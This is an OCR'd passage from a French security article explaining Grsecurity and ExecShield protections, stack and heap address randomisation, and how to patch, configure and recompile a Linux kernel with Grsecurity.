

Figure 10. *Configuration de la protection Grsecurity*



Figure 11. *Sélection du niveau de sécurité*

- Générer aléatoirement l'adresse de départ de la pile. Certaines exploitations utilisent la pile afin de stocker les données dont elles auront besoin ultérieurement, en sachant que l'adresse de ces données peut être facilement devinée. Grâce à la génération aléatoire de l'adresse de départ du sommet de la pile, ce n'est désormais plus possible,
- Générer aléatoirement l'adresse de départ du tas. À l'instar de la pile, le tas, dans certains cas, peut être également utilisé pour stocker certaines données nécessaires ultérieurement à l'exploitation. L'adresse de ces données ne pouvant plus être facilement devinée, le tas ne peut plus être utilisé à cette fin.

La mise en œuvre simultanée des deux techniques de protection susmentionnées (qui ne sont pas les seules disponibles, mais certainement les plus importantes) permet de garantir un niveau de sécurité élevé sur votre système. L'exploitation des vulnérabilités d'un système (comme le débordement du buffer, les bogues au niveau du format des chaînes, etc.), devient en réalité extrêmement difficile pour ne pas dire impossible.

Ceux d'entre vous qui souhaitent tester la protection *ExecShield* devront installer une des distributions Linux contrôlées par Red Hat (*Red Hat Enterprise Linux* ou *Fedora*).

En revanche, ceux d'entre vous qui souhaitent tester Grsecurity devront patcher les sources du noyau, puis recompiler ce dernier. Une fois les sources du noyau téléchargées à partir du site *http://www.kernel.org,* ainsi que le programme correctif Grsecurity à partir du site *http://www.grsecurity.net,* il vous suffit de suivre les instructions exposées dans le Listing 5. Veillez à bien télécharger le programme correctif correspondant à la version de votre noyau. Ici, nous avons utilisé un noyau, version *2.6.14.6*, et le programme correctif correspondant, version *2.1.8*.

Après avoir suivi les instructions exposées dans le Listing 5, il vous faudra configurer le noyau de sorte à activer Grsecurity. Nous avons exposé dans la Figure 10 le menu *Security options* du panneau de configuration du noyau. En sélectionnant le sous-menu, puis *Security Level*, il vous sera alors possible de paramétrer le niveau de sécurité que vous souhaitez activer sur votre système (voir la Figure 11). Les utilisateurs particulièrement minutieux peuvent même sélectionner un niveau appelé *custom*, puis spécifier tous les paramètres de sécurité qu'ils souhaitent activer manuellement. Il suffit ensuite de recompiler le noyau puis de redémarrer le système. ●